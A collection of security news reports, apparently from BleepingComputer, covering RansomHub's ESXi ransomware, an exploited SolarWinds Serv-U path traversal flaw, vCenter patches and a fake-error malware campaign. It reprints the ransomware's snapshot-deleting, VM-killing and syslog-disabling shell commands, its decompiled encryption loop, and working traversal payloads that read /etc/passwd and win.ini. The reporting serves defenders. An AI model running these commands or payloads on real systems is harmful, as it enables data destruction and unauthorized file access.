
Interestingly, Recorded Future has also found a simple bug in the ESXi variant that defenders can leverage to send it to an endless loop and evade encryption.

RansomHub's ESXi encryptor

The enterprise has adopted the use of virtual machines to host their servers, as they allow for better management of CPU, memory, and storage resources.

Due to this increased adoption, almost every enterprise-targeting ransomware gang has created dedicated VMware ESXi encryptors to target these servers.

RansomHub is no exception, with their ESXi encryptor supporting various command-line options for setting an execution delay, specifying which VMs should be excluded from encryption, what directory paths to target, and more.




ESXi Specific Configuration Settings	Description	Observed Values
`remove_vms_snapshot [boolean]`	Delete snapshots	false
`shutdown_vms [boolean]`	Shutdown VMs	true
`self_delete [boolean]`	Delete executable upon completion	true
`encryption files [list]`	List of targeted extensions	`vmdk, vmx, vmsn, vswp, vmxf, log, vhd, vhdx, iso, vmx.lck, nvram, img`

Option	Description
`-pass`	Password to decrypt the configuration
`-path`	Only process files inside defined directory paths (default: `/vmfs/volumes`)
`-sleep`	Sleep for a period of time to run (minutes)
`-skip-vms`	Specify VMs to not process
`-verbose`	Log extra progress information to the console

Configuration options and commands

Source: Recorded Future

It also features ESXi-specific commands and options, like 'vim-cmd vmsvc/getallvms' and 'vim-cmd vmsvc/snapshot.removeall' for snapshot deletion, and 'esxcli vm process kill' for shutting down VMs.



Command	Description
`for i in $(ps -Cc | grep vmsyslogd | awk '!/grep/ {print $1}' | grep -o '[0-9]*'); do kill -9 $i;  done;`	Disables the ESXi syslog service
`for i in $(vim-cmd vmsvc/getallvms | awk '{print $1}' | grep -o '[0-9]*'); do vim-cmd vmsvc/snapshot.removeall $i; done;`	Deletes all VM snapshots if `remove_vms_snapshot` is set to true in the configuration
`for i in $(esxcli vm process list 2>/dev/null \| grep 'World ID:' \| grep -o '[0-9]*'); do esxcli vm process kill --type=force --world-id=$i; done;`	Disables all VM processes if option `shutdown_vms` is set to true and no VM names were given to the command-line option `-skip-vms`
`esxcli --formatter csv --format-param=fields=='WorldID,DisplayName' vm process list | tail -n +2 | awk -F ',' -v exclude_vms="vm1,vm2" '{split(exclude_vms, arr, ","); for (i in arr) if (tolower($2) == tolower(arr[i])) next; system("esxcli vm process kill --type=force --world-id="$1)}'`	Disables all VM processes except for the VM names given in the command-line option `-skip-vms`, which are vm1 and vm2 in this example, if `shutdown_vms` is set to true
`esxcli --formatter csv --format-param=fields=='ConfigFile, WorldID,DisplayName' vm process list | tail -n +2 | awk -F ',' -v exclude_vms="vm1,vm2" '{split(exclude_vms, arr, ","); for (i in arr) if (tolower($3) == tolower(arr[i])) next; "dirname " $1 | getline dirname; print dirname }' > /tmp/exclude_vms.txt`	Records data on excluded VMs to the file `/tmp/exclude_vms.txt.`


ESXi-specific commands

Source: Recorded Future

The encryptor also disables syslog and other critical services to hinder logging and can be configured to delete itself after execution to avoid detection and analysis.

The encryption scheme uses ChaCha20 with Curve25519 for generating public and private keys, and encrypts ESXi related files like '.vmdk,' '.vmx,' '.vmsn,' only partially (intermittent encryption) for faster performance.

Specifically, it encrypts only the first megabyte of files larger than 1MB, repeating encryption blocks every 11MB. Finally, it adds a 113-byte footer to each encrypted file containing the victim's public key, ChaCha20 nonce, and chunks count.



```
fseek(stream, 0LL, SEEK_SET);
if ( (unsigned __int64)st_size <= 0x200000 )
{
  do
  {
    bytes_read = fread(buffer, 1uLL, 0x100000uLL, stream);
    total_byte_count += bytes_read;
    if ( !bytes_read )
      break;
    chacha20_encrypt((__int64)chacha20_context, (__int64)buffer, bytes_read);
    fseek(stream, -(__int64)bytes_read, SEEK_CUR);
    fwrite(buffer, 1uLL, bytes_read, stream);
    ++chunk_counter;
    memset(chunk_count_buffer, 0, 8uLL);
    encode_chunk_counter(chunk_counter, (__int64)chunk_count_buffer);
    memcpy(chunk_count_pointer, chunk_count_buffer, 8uLL);
    fseek(stream, st_size, SEEK_SET);
    fwrite(&trailer_pointer, 1uLL, 113uLL, stream);
  }
  while ( total_byte_count < (unsigned __int64)st_size );
}
else
{
  chunk_size = alternate_unencrypted_length + 0x100000;
  total_chunks = st_size / (alternate_unencrypted_length + 0x100000);
  off = 0LL;
  for ( i = 0LL; i < total_chunks; ++i )
  {
    off = chunk_size * i;
    fseek(stream, chunk_size * i, 0);
    bytes_read = fread(buffer, 1uLL, 0x100000uLL, stream);
    if ( !bytes_read )
      break;
    chacha20_encrypt((__int64)chacha20_context, (__int64)buffer, bytes_read);
    fseek(stream, -(__int64)bytes_read, 1);
    fwrite(buffer, 1uLL, bytes_read, stream);
    ++chunk_counter;
    memset(chunk_count_buffer, 0, 8uLL);
    encode_chunk_counter(chunk_counter, (__int64)chunk_count_buffer);
    memcpy(chunk_count_pointer, chunk_count_buffer, 8uLL);
    fseek(stream, st_size, 0);
    fwrite(&trailer_pointer, 1uLL, 113uLL, stream);
  }
}
```

ESXi variant's encryption scheme

Source: Recorded Future

The ransom note is written to '/etc/motd' (Message of the Day) and '/usr/lib/vmware/hostd/docroot/ui/index.html' to make it visible on login screens and web interfaces.

Putting RansomHub into an endless loop

Recorded Future analysts found that the ESXi variant uses a file named '/tmp/app.pid' to check if an instance is already running.

If this file exists with a process ID, the ransomware attempts to kill that process and exits.

However, if the file contains '-1,' the ransomware enters an infinite loop where it tries to kill a non-existent process, effectively neutralizing itself.

This practically means that organizations can create a /tmp/app.pid file containing '-1' to protect against the RansomHub ESXi variant. That is, at least until the RaaS operators fix the bug and roll out updated versions for their affiliates to use in attacks.

Source: https://www.bleepingcomputer.com/news/security/linux-version-of-ransomhub-ransomware-targets-vmware-esxi-vms/

14. SolarWinds Serv-U path traversal flaw actively exploited in attacks

Threat actors are actively exploiting a SolarWinds Serv-U path-traversal vulnerability, leveraging publicly available proof-of-concept (PoC) exploits.

Although the attacks do not appear particularly sophisticated, the observed activity underscores the risk posed by unpatched endpoints, emphasizing the urgent need for administrators to apply the security updates.

The CVE-2024-28995 flaw

The vulnerability, CVE-2024-28995, is a high-severity directory traversal flaw, allowing unauthenticated attackers to read arbitrary files from the filesystem by crafting specific HTTP GET requests.

The vulnerability arises from insufficient validation of path traversal sequences, enabling attackers to bypass security checks and access sensitive files.

The flaw impacts the following SolarWinds products:

- Serv-U FTP Server 15.4
- Serv-U Gateway 15.4
- Serv-U MFT Server 15.4

- Serv-U File Server 15.4.2.126 and earlier

Older versions (15.3.2 and earlier) are also affected but will reach the end of life in February 2025 and are already unsupported.

Exploiting the flaw may expose sensitive data from unauthorized file access, potentially leading to extended compromise.


SolarWinds released the 15.4.2 Hotfix 2, version 15.4.2.157, on June 5, 2024, to address this vulnerability by introducing improved validation mechanisms.

Public exploits available

Over the weekend, Rapid7 analysts published a technical write-up that provided detailed steps to exploit the directory traversal vulnerability in SolarWinds Serv-U to read arbitrary files from the affected system.

A day later, an independent Indian researcher released a PoC exploit and a bulk scanner for CVE-2024-28995 on GitHub.

On Monday, Rapid7 warned about how trivial the flaw is to exploit, estimating the number of internet-exposed and potentially vulnerable instances between 5,500 and 9,500.



```
>curl -i -k --path-as-is https://192.168.86.43/?InternalDir=\..\..\..\..\testdomain\7\PzhW3v7W^&InternalFile=secrets.txt
HTTP/1.0 200 OK
Server: Serv-U/15.4.2.126
Date: Tue, 11 Jun 2024 15:56:44 GMT
Accept-Encoding: deflate
X-Permitted-Cross-Domain-Policies: none
Connection: close
X-Frame-Options: sameorigin
X-Same-Domain: 1
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Referrer-Policy: same-origin
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Type: text/plain
Pragma: no-cache
Cache-Control: no-cache,no-store,max-age=0,must-revalidate
Expires: -1
Set-Cookie: CsrfToken=; expires=Thu, 01-Jan-1970 00:00:01 GMT; SameSite=Strict; path=/;  secure; httponly
Content-Length: 18

THIS IS A SECRET!
```

Curl command PoC


Source: Rapid7

GreyNoise set up a honeypot that mimics a vulnerable Serv-U system to monitor and analyze exploitation attempts for CVE-2024-28995.

The analysts observed various attack strategies, including hands-on keyboard actions indicating manual attempts to exploit the vulnerability, as well as automated attempts.

Attackers use platform-specific path traversal sequences, bypassing security checks using incorrect slashes, which the Serv-U system later corrects, allowing unauthorized file access.

Typical payloads on Windows are 'GET /?InternalDir=/../../../../windows&InternalFile=win.ini' and on Linux it's 'GET /?InternalDir=\..\..\..\..\etc&InternalFile=passwd.'



```
Windows:

  GET /?InternalDir=/../../../../windows&InternalFile=win.ini HTTP/1.1
  Host: [IP]
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  Accept: */*
  Accept-Encoding: gzip, deflate
  Connection: keep-alive
  Connection: close

Linux:

  GET /?InternalDir=\..\..\..\..\etc&InternalFile=passwd HTTP/1.1
  Host: [IP]
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  Accept-Encoding: gzip, deflate
  Accept: */*
  Connection: keep-alive
```

Exploitation attempts on Windows and Linux

Source: GreyNoise

The most frequently targeted files seen by Greynoise are:

- \etc/**passwd** (contains user account data on Linux)
- /ProgramData/RhinoSoft/Serv-U/**Serv-U-StartupLog.txt** (contains startup logs info for the Serv-U FTP server)
- /windows/**win.ini** (initialization file containing Windows configuration settings)

Attackers target those files to escalate their privileges or explore secondary opportunities in the breached network.

GreyNoise reports cases where the attackers appear to copy-paste exploits without testing, resulting in failed attempts.

In other exploitation attempts from China, the attackers showcase persistence, adaptability, and better understanding.

GreyNoise says they experimented with different payloads and formats for four hours and adjusted their approach based on server responses.

With confirmed attacks underway, system administrators must apply the available fixes as soon as possible.

Source: https://www.bleepingcomputer.com/news/security/solarwinds-serv-u-path-traversal-flaw-actively-exploited-in-attacks/

15. VMware fixes critical vCenter RCE vulnerability, patch now

VMware has issued a security advisory addressing critical vulnerabilities in vCenter Server, including remote code execution and local privilege escalation flaws.

VMware vCenter Server is a central management platform for VMware vSphere, enabling the management of virtual machines and ESXi hosts.

Today, the vendor released fixes for three vulnerabilities, namely CVE-2024-37079, CVE-2024-37080, CVE-2024-37081, summarized as follows:

- **CVE-2024-37079**: A heap-overflow vulnerability in the DCERPC protocol implementation of vCenter Server that allows a malicious actor with network access to send specially crafted packets, potentially leading to remote code execution. (CVSS v3.1 score: 9.8 “critical”)
- **CVE-2024-37080**: Another heap overflow vulnerability in the DCERPC protocol of vCenter Server. Similar to CVE-2024-37079, it allows an attacker with network access to exploit heap overflow by sending crafted packets, potentially resulting in remote code execution. (CVSS v3.1 score: 9.8 “critical”)

- **CVE-2024-37081**: This vulnerability arises from a misconfiguration of sudo in vCenter Server, permitting an authenticated local user to exploit this flaw to elevate their privileges to root on the vCenter Server Appliance. (CVSS v3.1 score: 7.8 "high")

The above flaws impact VMware vCenter Server versions 7.0 and 8.0 and VMware Cloud Foundation versions 4.x and 5.x.

Security updates were made available in VMware vCenter Server 8.0 U2d, 8.0 U1e, and 7.0 U3r. For Cloud Foundation, patches were pushed through KB88287.

The vendor says that updating vCenter Server does not affect running workloads or VMs, but a temporary unavailability is to be expected on vSphere Client and other management interfaces during the update.

Also, an issue with custom ciphers was detected in 7.0 U3r (also in U3q). A precheck is recommended to catch the problem, while users can also refer to the corresponding knowledge base article.

The vendor said there are no viable in-product workarounds or mitigations for these vulnerabilities, so the recommended solution is to apply the updates as soon as possible.

In a FAQ page VMware published to accompany the security bulletin, the company says that no active exploitation of the flaws has been detected in the wild as of yet.

However, it is not uncommon for vCenter flaws to be targeted by threat actors when they are disclosed, so admins must apply the updates as soon as possible.

Source: https://www.bleepingcomputer.com/news/security/vmware-fixes-critical-vcenter-rce-vulnerability-patch-now/

16. Fake Google Chrome errors trick you into running malicious PowerShell scripts

A new malware distribution campaign uses fake Google Chrome, Word, and OneDrive errors to trick users into running malicious PowerShell "fixes" that install malware.

The new campaign was observed being used by multiple threat actors, including those behind ClearFake, a new attack cluster called ClickFix, and the TA571 threat actor, known for operating as a spam distributor that sends large volumes of email, leading to malware and ransomware infections.

Previous ClearFake attacks utilize website overlays that prompt visitors to install a fake browser update that installs malware.

Threat actors also utilize JavaScript in HTML attachments and compromised websites in the new attacks. However, now the overlays display fake Google Chrome, Microsoft Word, and OneDrive errors.

These errors prompt the visitor to click a button to copy a PowerShell "fix" into the clipboard and then paste and run it in a Run: dialog or PowerShell prompt.

"Although the attack chain requires significant user interaction to be successful, the social engineering is clever enough to present someone with what looks like a real problem and solution simultaneously, which may prompt a user to take action without considering the risk," warns a new report from ProofPoint.

